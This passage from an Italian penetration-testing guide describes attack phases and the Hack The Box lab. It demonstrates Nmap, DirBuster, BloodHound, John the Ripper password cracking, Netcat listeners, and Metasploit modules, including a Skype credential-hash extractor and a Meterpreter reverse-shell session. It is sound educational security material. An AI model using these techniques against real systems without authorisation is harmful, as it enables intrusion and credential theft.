- *SQL Injection*: molte applicazioni web presentano aree interattive, che vengono visualizzate dopo l'esecuzione di una query. Lo scopo di questa tecnica è di far sì, nel caso la web app non sia protetta da questo tipo di attacchi (tramite, ad esempio, l'esclusione dalle form di caratteri speciali), che la query che arriva al database non sia quella corretta ma sia una richiesta modificata dall'attaccante per, ad esempio, farsi ritornare i nomi degli utenti con le relative password.
- *Brute Force Attack*: letteralmente un attacco di forza bruta; si utilizzano software che provano ad effettuare richieste o accessi ad un determinato servizio inviando molte password o key diverse con la speranza di indovinare quella corretta. Per le password o i nomi utenti che verranno inviati si utilizza una wordlist (più o meno grande a seconda dei casi) con le parole più consone per il tipo di servizio a cui si vuole tentare di accedere. Uno strumento che serve a questo scopo è John the Ripper (JTR) che verrà descritto meglio nel prossimo capitolo.
- *Pass the Hash*: questa tecnica che consiste nell'autenticarsi in un sistema remoto utilizzando soltanto lo username e l'hash della password dell'utente vittima. Quindi, per questo tipo di attacco è necessario "soltanto" ottenere username e hash della password.

Quelli sopra elencati sono soltanto alcuni dei molti tipi di attacchi che si possono effettuare nei confronti di un target. La bellezza, ma anche la difficoltà, di questa fase consiste, proprio, nella diversità che possono verificarsi da attacco ad attacco. Il tipo di exploit da utilizzare e il modo con cui utilizzarlo può variare a seconda dei servizi presenti sulla macchina, delle corrispettive versioni, software e di molte altre variabili che rendono la exploitation decisamente dipendente dalla bravura e dalle conoscenze informatiche dell'esecutore del test.

L'accesso alla macchina sarà compiuto quando otterremo una shell, ovvero un terminale dal quale potremo impartire ordini al sistema tramite linea di comando. La principale shell di Linux è *Bash*, mentre quella per Windows è *Windows PowerShell*. A seconda del tipo di exploit che effettueremo, saremo collegati sul sistema con un diverso tipo di account, che può essere un normale utente, un utente con particolari permessi o, se siamo stati estremamente bravi (o fortunati a trovare l'exploit giusto), come amministratore del sistema; quest'ultimo caso è incredibilmente raro. È possibile ottenere una shell anche con un procedimento inverso, da qui il nome *reverse shell*. In questo caso è la macchina target che inizializza una connes-

sione sulla macchina del pentester, la quale è in ascolto su una determinata porta. L'utilizzo di una reverse shell è molto potente in quanto elude la protezione fornita dal firewall, essendo la connessione effettuata in maniera inversa. Nella Figura 1.9 viene illustrata graficamente la differenza tra normal shell e reverse shell.





**Figura 1.9.** Reverse shell e normal shell.

### 1.3.4 Post Exploitation

Siamo, ora, all'ultimo passo da compiere prima di scrivere il report per il cliente, ovvero la fase di post exploitation. Essa è composta da ogni tipo di azione effettuata dopo esser riusciti ad ottenere una shell tramite un exploit. Le principali operazioni da fare sono collezionare informazioni e provare ad elevare i propri privilegi. Se abbiamo utilizzato Metasploit per effettuare l'exploit, probabilmente ci troveremo di fronte ad una meterpreter shell. Meterpreter è un payload di Metasploit che esegue una shell dopo aver eseguito l'exploit. Tramite meterpreter è possibile ricavarsi una shell di tipo Bash o PowerShell, a seconda del sistema che stiamo attaccando; in alternativa, si potrà utilizzare tale strumento per navigare nelle directory. Nel prossimo capitolo verranno approfonditi il funzionamento di meterpreter ed alcune sue funzioni. Navigando per il sistema c'è la possibilità che vengano trovate delle informazioni importanti, come dati riguardanti database, nomi degli utenti validi su quella macchina, etc. É altrettanto probabile che l'utente non abbia nessun permesso di scrittura o lettura sul sistema; quindi, non potremo accedere a tali informazioni. Effettueremo, dunque, delle operazioni di *privilege escalation* tramite le quali tenteremo di ottenere un accesso al sistema con un utente dotato di maggiori permessi (Figura 1.10). Ovviamente l'obiettivo di ogni pentester è quello di riuscire a loggarsi come amministratore del sistema, perchè vorrebbe dire aver ottenuto il controllo totale della macchina.

La privilege escalation può avvenire in maniera veritcale od orizzontale; la prima consiste nell'eseguire operazioni che non sono concesse all'utente con il quale ci si è collegati; ciò avviene sfruttando, ad esempio, dei bug. La seconda, invece, permette all'utente attualmente collegato di ottenere i permessi di root. Non c'è un vero e





**Figura 1.10.** Rappresentazione grafica della privilege escalation

proprio schema da seguire in questa fase; l'unica cosa da fare è tenere gli occhi aperti e cercare ogni indizio utile che possa portarci ad ottenere informazioni importanti o riguardanti l'azienda del cliente, oppure gli account presenti nel sistema locale o in tutta la rete.

# 2

# Tecnologie coinvolte

*In questo capitolo verranno descritti i principali strumenti utilizzati nei capitoli successivi, in modo tale da favorire una maggior comprensione dei passaggi che verranno effettuati. Più nello specifico, verrà analizzato l'ambiente di lavoro e, successivamente, una serie di software da noi utilizzati.*

## 2.1 Hack The Box

Come è stato spiegato in precedenza, il penetration testing consiste nell'*hackerare*, in buona fede, dei sistemi informatici; si pone, ovviamente, il problema di come poter fare per esercitarsi senza commettere nessuna azione illegale. *Hack The Box* è una delle tante soluzioni che si possono adottare. Si tratta di un sito dove è possibile effettuare penetration test su delle macchine messe a disposizione dal sito stesso, inoltre, si possono trovare diversi tipi di sfide, sempre basate sulla cybersecurity, che vengono aggiornate di tanto in tanto. Per effettuare un penetration test su una delle macchine è necessario collegarsi alla VPN che ci viene fornita e, a quel punto, sarà possibile raggiungere, in termini informatici, la macchina che desideriamo.

I sistemi possono variare molto tra di loro: possiamo trovare una macchina Linux o Windows, una macchina molto facile o una molto difficile; la cosa che accomuna ogni scelta è quella che, in ogni sistema, saranno presenti 2 flag da trovare, una per quanto riguarda un normale utente della macchina ed una corrispondente all'account root. Quello che effettueremo è, quindi, un vero e proprio *cattura la bandiera* informatico. Per ogni flag conquistata verrano aggiunti dei punti sul proprio profilo; la quantità di punti aggiunti varia in base alla difficoltà della macchina. Il sito permette, anche, di effettuare un abbonamento, dal costo di una decina di euro, che garantisce l'accesso alle macchine non più attive bensì ritirate. Quest'ultima possibilità permette di utilizzare un numero davvero interessante di sistemi con i quali poter allenare le proprie abilità di penetration testing. Al momento della registrazione, come mostrato in Figura 2.1, verremo messi alla prova con un semplice test che consiste nell'hackerare la pagina di login.





**Figura 2.1.** Schermata di registrazione di Hack The Box


## 2.2 Kali Linux

Come è oramai noto, un ambiente Linux è più adatto ad effettuare operazioni più sofisticate rispetto a quelle che si possono svolgere con un utilizzo ordinario del computer. Kali Linux è una distribuzione di Linux pensata appositamente per la sicurezza informatica; infatti, quando viene installata, ha già nel suo kit numerosi strumenti indispensabili per effettuare penetration test. È possibile utilizzare Linux sia in maniera virtuale, tramite l'utilizzo di macchine virtuali, come *VMware Workstation Player*, oppure installandolo sul proprio disco in maniera peristente; le due soluzioni sono del tutto equivalenti.

Per installare Kali Linux è, innanzitutto, necessario scaricare la ISO del sistema operativo; è possibile farlo collegandosi al link `https://www.kali.org/downloads/`. Troveremo, come mostrato in Figura 2.2, una versione *live* ed una *installer*.

La versione live, come si può intuire dal nome, è una versione non persistente, per cui dovremo creare un disco di installazione tramite quell'ISO, ma non ci verrà richiesto di installare nulla sul disco rigido (o a stato solido) in fase di avvio, in quanto il sistema operativo è già pronto per essere utilizzato; ovviamente le prestazioni saranno ridotte e i dati saranno azzerati ad ogni avvio di tale sistema.

La versione installer ci consentirà, sempre dopo aver creato un disco di installazione, di installare fisicamente Kali Linux sul disco. Per fare ciò, è necessario utilizzare un software di *flashing* per sistemi operativi, come, ad esempio, *balenaEtcher*. Successivamente dovremo riavviare il nostro PC selezionando come disco di avvio proprio il supporto di installazione appena creato. Quasi tutti gli strumenti



| Image Name | Torrent | Version | Size | SHA256Sum |
|---|---|---|---|---|
| Kali Linux 64-Bit (Installer) | Torrent | 2020.3 | 3.7G | f3b303ad328f6f7de6d26ac5fe41a3c10e2dfeda431a039323fc504acab4acfc |
| Kali Linux 64-Bit (Live) | Torrent | 2020.3 | 3.0G | 1a0b2ea83f48861dd3f3babd5a2892a14b30a7234c8c9b5013a6507d1401874f |

**Figura 2.2.** Pagina di download di Kali Linux

che verranno descritti successivamente in questo capitolo sono presenti già di default su Kali Linux; se così non fosse, è possibile installarli facilmente; vedremo come fare nelle successive sezioni.

## 2.3 Enumerazione

Come precedentemente descritto, l'enumerazione consiste nell'estrarre dalla macchina target quanti più dati ed informazioni possibili. Ciò viene effettuato con interrogazioni dirette al sistema grazie ad alcuni software appositi. I tipi di informazione più rilevanti per un penetration tester sono: utenti, gruppi, servizi in esecuzione, risorse condivise, etc. Tramite tali informazioni è possibile individuare, nel caso ci sia, una vulnerabilità da sfruttare per fare exploit. Gli strumenti che analizzeremo e, successivamente, utilizzeremo, sono: Nmap, DirBuster e Bloodhound.

### 2.3.1 Nmap

Nmap è un software creato per effettuare uno scan delle porte di un sistema target; è lo strumento più importante per un penetration tester poiché è, solitamente, tra i primi ad essere utilizzati e perché un penetration test non ha senso di esistere se non si conoscono quali sono i servizi attivi sulla macchina. Nmap svolge, anche, una funzione di *fingerprinting*, ovvero è in grado di riconoscere (con un margine d'errore piccolo ma non nullo) qual è il sistema operativo in esecuzione sul target sul quale abbiamo effettuato lo scan. Un altro punto a favore di tale strumento è il fatto di essere poco invasivo ed in grado di non farsi individuare dai vari sistemi di rilevamento delle intrusioni. Vediamo, ora, le basi per quanto riguarda l'utilizzo del comando `nmap`.

È possibile, tramite linea di comando, richiamare il tool semplicemente scrivendo `nmap`, seguito da alcuni parametri che ora analizzeremo. Nel caso volessimo installare nmap sul nostro computer, qualora non fosse già presente, basterà eseguire il comando `sudo apt-get install nmap`. Un primo parametro che riteniamo debba sempre accompagnare la richiesta di nmap è *A*; tramite tale parametro, oltre al normale scan delle porte, viene effettuata anche la rilevazione del sistema operativo

e della sua versione. A seguire, il parametro *T*, seguito da un numero scelto tra 0 e 5, indica l'accuratezza con la quale il test verrà effettuato e, dunque, serve per regolare la sua durata. Il valore 5 corrisponde ad un test molto rapido e ,quindi, più superficiale; è importante fare attenzione al fatto che, con il decrescere del valore inserito, il tempo necessario allo scan aumenterà esponenzialmente. Un valore abbastanza standard è il 3 o il 4. Il parametro *p* serve per specificare una porta, o un range di porte da scansionare. Successivamente inseriremo l'indirizzo IP o il dominio del sistema che vogliamo scannerizzare. In Figura 2.3 vediamo un'esempio di utilizzo del suddetto comando.

```
simone@Simows:~$ nmap -A -T 4 10.10.10.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-12 22:06 CEST
Nmap scan report for 10.10.10.191
Host is up (0.11s latency).
Not shown: 998 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```

**Figura 2.3.** Esecuzione del comando nmap

Possiamo notare dalla Figura 2.3 che il risultato della scansione ci mostra che la porta 80 TCP è aperta, ed è online un server di tipo http di nome "*Blunder — A blunder of interesting facts*"; inoltre, siamo messi a conoscenza anche del sistema operativo installato sulla macchina, ovvero Ubuntu.

### 2.3.2 DirBuster

Come è noto, un web server è formato da un insieme di cartelle organizzate in maniera gerarchica, all'interno delle quali sono contenuti i dati esposti sul sito stesso, oppure altre informazioni che possono essere più o meno riservate. Lo strumento DirBuster serve per scandagliare tutte le cartelle presenti nel server consentendoci di specificare, inoltre, l'estensione dei file che vogliamo ricercare. Come mostrato in Figura 2.4, esso è dotato di un'interfaccia che ne semplifica l'utilizzo.

Nella sezione *Target URL*, va inserito l'indirizzo del server che vogliamo analizzare. Nelle opzioni sottostanti possiamo selezionare se fare brute force soltanto sulle cartelle, solo sui file, o su entrambi. Ci viene, anche, chiesto di scegliere se il brute force che lo strumento effettuerà dovrà essere ricorsivo all'interno delle cartelle.

Nella Figura 2.5 osserviamo la schermata che ci restituisce DirBuster mentre effettua la scansione. Sotto la colonna *Found* ci sono gli indirizzi (e, dunque, le sottocartelle e i file del web server) trovati; nella colonna *Response*, invece, ci sono le risposte che il server ha fornito alle richieste effettuate dal nostro strumento; ad esempio: 200 significa che la richiesta è andata a buon fine, 302 vuol dire che il server dice al client di effettuare una nuova richiesta, identica alla precedente, ad un altro URL sul quale la risorsa è stata spostata.





**Figura 2.4.** Interfaccia utente di DirBuster





**Figura 2.5.** Risultati della scansione con DirBuster

### 2.3.3 BloodHound

BloodHound è uno strumento che si basa sulla teoria dei grafi. Basato su Neo4j, un DBMS basato su grafi, BloodHound serve per evidenziare le relzioni, che spesso possono essere nascoste o difficili da individuare, esistenti all'interno di un ambiente di *Active Directory*. Quest'ultimo è un sistema server centralizzato, basato su *domini* e *directory*; i servizi di rete, chiamati *directory service*, sono gestiti dal *domain controller*. Questa architettura è utilizzata dai sistemi operativi Microsoft e serve per definire i privilegi degli utenti nella rete in modo tale da gestire il modo in cui le risorse vengono assegnate all'interno di essa.

Gli attaccanti possono utilizzare BloodHound per identificare complessi percorsi per l'attacco, mentre i difensori possono utilizzarlo allo stesso modo, ma cercando di eliminare le relazioni complesse e pericolose che lo strumento individua. Per far sì che lo strumento ci mostri le relazioni relative al server che ci interessa, dobbiamo fornire ad esso i relativi dati. A questo proposito utilizzeremo l'eseguibile `SharpHound.exe`. Quest'ultimo, una volta caricato nella macchina target ed eseguito, creerà un file JSON nel quali saranno contenute tutte le informazioni necessare per la creazione del grafo all'interno di BloodHound (Figura 2.6), basterà, poi, scaricarlo dalla macchina target alla nostra.





**Figura 2.6.** Esempio di output a grafo di BloodHound

## 2.4 Password Cracking

Durante il processo di penetrazione di un sistema, è molto probabile che ci si imbatta in situazioni nelle quali è necessario trovare la password di un account per continuare con l'attacco. In alcuni casi è possibile trovare la password semplicemente, tramite l'analisi del contenuto del sistema stesso, oppure facendo un po' di ingegneria sociale; spesso, però, è necessario utilizzare degli strumenti in grado di tentare numerose volte l'accesso a tale account con password differenti. Un'altra situazione nella quale questi strumenti possono risultare utili si ha quando abbiamo a disposizione un'hash di una password e abbiamo necessità di decriptarlo. Nel seguito di questa sezione analizzeremo un programma utile per creare delle wordlist da dare in input ad un'applicazione di *password cracking*, la quale, verrà descritta subito dopo.

### 2.4.1 Cewl

Cewl è un applicazione denominata *spider*, ovvero uno strumento che consente di analizzare i dati presenti in un sito per estrarne le parole chiave. Cewl è scritto in Ruby ed il suo funzionamento è molto semplice; in Kali Linux il comando `cewl` dovrebbe essere disponibile di base; in caso negativo, basterà installarlo digitando `sudo apt-get install cewl`. È possibile indicare il file di output, nel quale verrà salvata la wordlist, specificando come parametro del comando *-w* seguito dal percorso in cui vogliamo che il file venga salvato. In coda ai parametri che scegliamo di impostare, dobbiamo scrivere l'URL del sito sul quale vogliamo effettuare l'attività di *spidering*.

### 2.4.2 John The Ripper

Come parte della dotazione di base di Kali Linux troviamo JTR, John The Ripper, ovvero uno strumento per il cracking delle password. Esso è in grado di risolvere la maggior parte degli hash delle password ed è dotato di una funzione di auto riconoscimento della funzione di hash utilizzata. Per trovare la password corrispondente, JTR, utilizza una wordlist; essa può contenere un numero arbitrario di parole, ad esempio: le mille password più utilizzate, le parole più comuni sul web o le parole estratte facendo *spidering* su di un sito web, come descritto nella precedente sezione. Lo strumento cripterà ognuna delle parole presenti nella lista, finché l'hash che ne ottiene sarà lo stesso della password che stiamo cercando.

```
root@Simows:/home/simone# john --format=raw-md5 --pot=/usr/share/john/john.pot --wordlist=/usr/share/wordl
ists/dirb/others/best1050.txt password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=12
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2020-10-29 11:51) 50.00g/s 38400p/s 38400c/s 38400C/s fish..qosqomanta
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@Simows:/home/simone#
```

**Figura 2.7.** Utilizzo di John The Ripper per risolvere l'hash di una password

In Figura 2.7 viene utilizzato JTR per risolvere l'hash di una password banale, ovvero, `password123`. Per non incorrerre in errori ed essere sicuri che lo strumento utilizzi la funzione di hash giusta, possiamo specificarla tramite il parametro *format*; nel nostro caso abbiamo usato l'MD5. Con il parametro *pot* specifichiamo il file nel quale vogliamo salvare le password crackate, poiché John The Ripper non eseguirà due volte il crack di uno stesso hash ma si limiterà ad indicarvi che esso è stato già risolto. In tal caso utilizzeremo il comando `sudo john --format=raw-md5 --show password.txt` per mostrare l'hash già crackato (Figura 2.8); è importante indicare nuovamente la funzione hash.

```
root@Simows:/home/simone# john --format=raw-md5 --show password.txt
?:password123

1 password hash cracked, 0 left
```

**Figura 2.8.** Esempio di utilizzo del parametro show di John The Ripper

Tramite il parametro *wordlist* possiamo indicare una wordlist a nostra scelta, scrivendone il percorso di locazione; altrimenti, JTR ne utilizzerà una di default. Infine, dobbiamo specificare il file nel quale sono presenti gli hash da risolvere.

## 2.5 Networking

Per procedere con il penetration testing è molto probabile che ci serviranno alcuni strumenti che lavorano sulla rete. Ad esempio, potrà essere necessario mettersi in ascolto su una porta per ottenere una reverse shell, oppure utilizzare programmi che svolgono determinate operazioni nei diversi protocolli di rete. In questa sezione analizzeremo il comando Netcat, e qualche sua funzione di base, nonché la collezione Impacket.

### 2.5.1 Netcat

Netcat è uno strumento a riga di comando utile per effettuare operazioni che coinvolgono i protocolli TCP ed UDP, i quali, ricordiamo, sono protocolli utilizzati nella trasmissione di dati sulla rete. Gli utilizzi principali di netcat sono due: connettersi ad un computer remoto e permettere la connessione sul proprio computer mettendosi in ascolto su una porta. I comandi per effettuare tali operazioni sono, rispettivamente, `nc indirizzoremoto` e `nc -l -p porta`. In questi comandi, il parametro *l* indica che vogliamo utilizzare la modalità di ascolto, mentre il parametro *p* serve per specificare la porta sulla quale vogliamo che ciò avvenga.

### 2.5.2 Impacket

Durante il corso della trattazione verrà fatto uso di una collezione di classi Python utili per svolgere svariati servizi che coinvolgono le reti. Tale collezione si chiama

Impacket ed è stata pensata per essere intuitiva, e quindi facile da utilizzare. Per usufruirne basterà collegarsi al repository GitHub della *SecureAuthCorp* e scaricare le classi che si necessitano al link: `https://github.com/SecureAuthCorp/impacket`. In seguito vedremo l'utilizzo della classe `GetNPUsers`, che sarà utile per ottenere una lista di utenti con determinate proprietà, che utilizzano Kerberos come protocollo di autenticazione all'interno di una rete.

## 2.6 Metasploit

Come annunciato in precedenza, Metasploit è uno dei framework fondamentali per un penetration tester. Esso è uno strumento utile per l'esecuzione di exploit durante un attacco. È possibile installare il framework sul proprio personal computer digitando da linea di comando `sudo apt-get install metasploit-framework`. Il punto di forza di metasploit è il database di exploit a sua disposizione, poiché è possibile, tramite la ricerca di un determinato servizio, trovare tutti i tipi di exploit applicabili ad esso.

```
msf6 > search skype

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/netgear_sph200d_traversal                     normal  No     Netgear SPH200D Di
rectory Traversal Vulnerability
   1  post/multi/gather/skype_enum                                         normal  No     Multi Gather Skype
 User Data Enumeration
   2  post/windows/gather/credentials/skype                                normal  No     Windows Gather Sky
pe Saved Password Hash Extraction
   3  post/windows/gather/forensics/browser_history                        normal  No     Windows Gather Sky
pe, Firefox, and Chrome Artifacts
```

**Figura 2.9.** Ricerca di moduli per exploit tramite la parola chiave Skype

In Figura 2.9 vengono mostrati i risultati della ricerca dei moduli utili per effettuare exploit che contengono all'interno della loro nominazione la parola chiave *Skype*. Per scegliere ed utilizzare uno dei moduli trovati è necessario eseguire il comando `use`, seguito dal numero identificativo del modulo oppure dal nome completo.

Come mostrato in Figura 2.10, tramite il comando `info`, è possibile vedere tutte le attuali impostazioni del modulo ed intervenire per modificarne i parametri. Ciò può essere fatto, ad esempio, tramite il comando `set`, seguito dal nome dell'attributo da modificare. Inoltre, è possibile modificare il payload da utilizzare durante l'exploit tramite il comando `set payload`, seguito dal payload che vogliamo. Infine, per far partire l'exploit, utilizzeremo il comando `exploit`.

### 2.6.1 Meterpreter

Uno dei payload più utilizzati è Meterpreter. Esso consiste in un interprete di comandi che non comporta la creazione di un nuovo processo sulla macchina che lo ospita, ma va ad occupare la memoria RAM destinata al processo tramite il quale

```
msf6 post(windows/gather/credentials/skype) > info

       Name: Windows Gather Skype Saved Password Hash Extraction
     Module: post/windows/gather/credentials/skype
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  mubix <mubix@hak5.org>
  hdm <x@hdm.io>

Compatible session types:
  Meterpreter

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

Description:
  This module finds saved login credentials for the Windows Skype
  client. The hash is in MD5 format that uses the username, a static
  string "\nskyper\n" and the password. The resulting MD5 is stored in
  the Config.xml file for the user after being XOR'd against a key
  generated by applying 2 SHA1 hashes of "salt" data which is stored
  in ProtectedStorage using the Windows API CryptProtectData against
  the MD5

References:
  http://www.recon.cx/en/f/vskype-part2.pdf
  http://insecurety.net/?p=427
  https://github.com/skypeopensource/tools
```

**Figura 2.10.** Output del comando `info`

è avvenuto l'exploit. In Figura 2.11 viene mostrata l'interfaccia di Meterpreter a seguito di un exploit andato a buon fine.

```
[*] Started reverse TCP handler on 192.168.1.5:4445
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.5:4445 -> 192.168.1.10:49162) at 2016-05-16 19:58:30 +0200

meterpreter >
```

**Figura 2.11.** Interfaccia di Meterpreter

Tramite questo payload è possibile eseguire alcuni tra i più classici comandi Linux/Unix, tra cui: `cat`, `cd`, `pwd`, `getuid`, `ipconfig`, `ls`, `ps`, etc. Alcuni comandi di interesse possono essere `execute`, che esegue un comando sulla macchina bersaglio, `download` ed `upload`, utili per il trasferimento di file tra la macchina dell'attaccante e quella remota. Nel caso volessimo ottenere una shell *Bash* sulla macchina, allora possiamo eseguire il comando `script -qc bash /dev/null`.

# 3

# Penetration test su Sauna

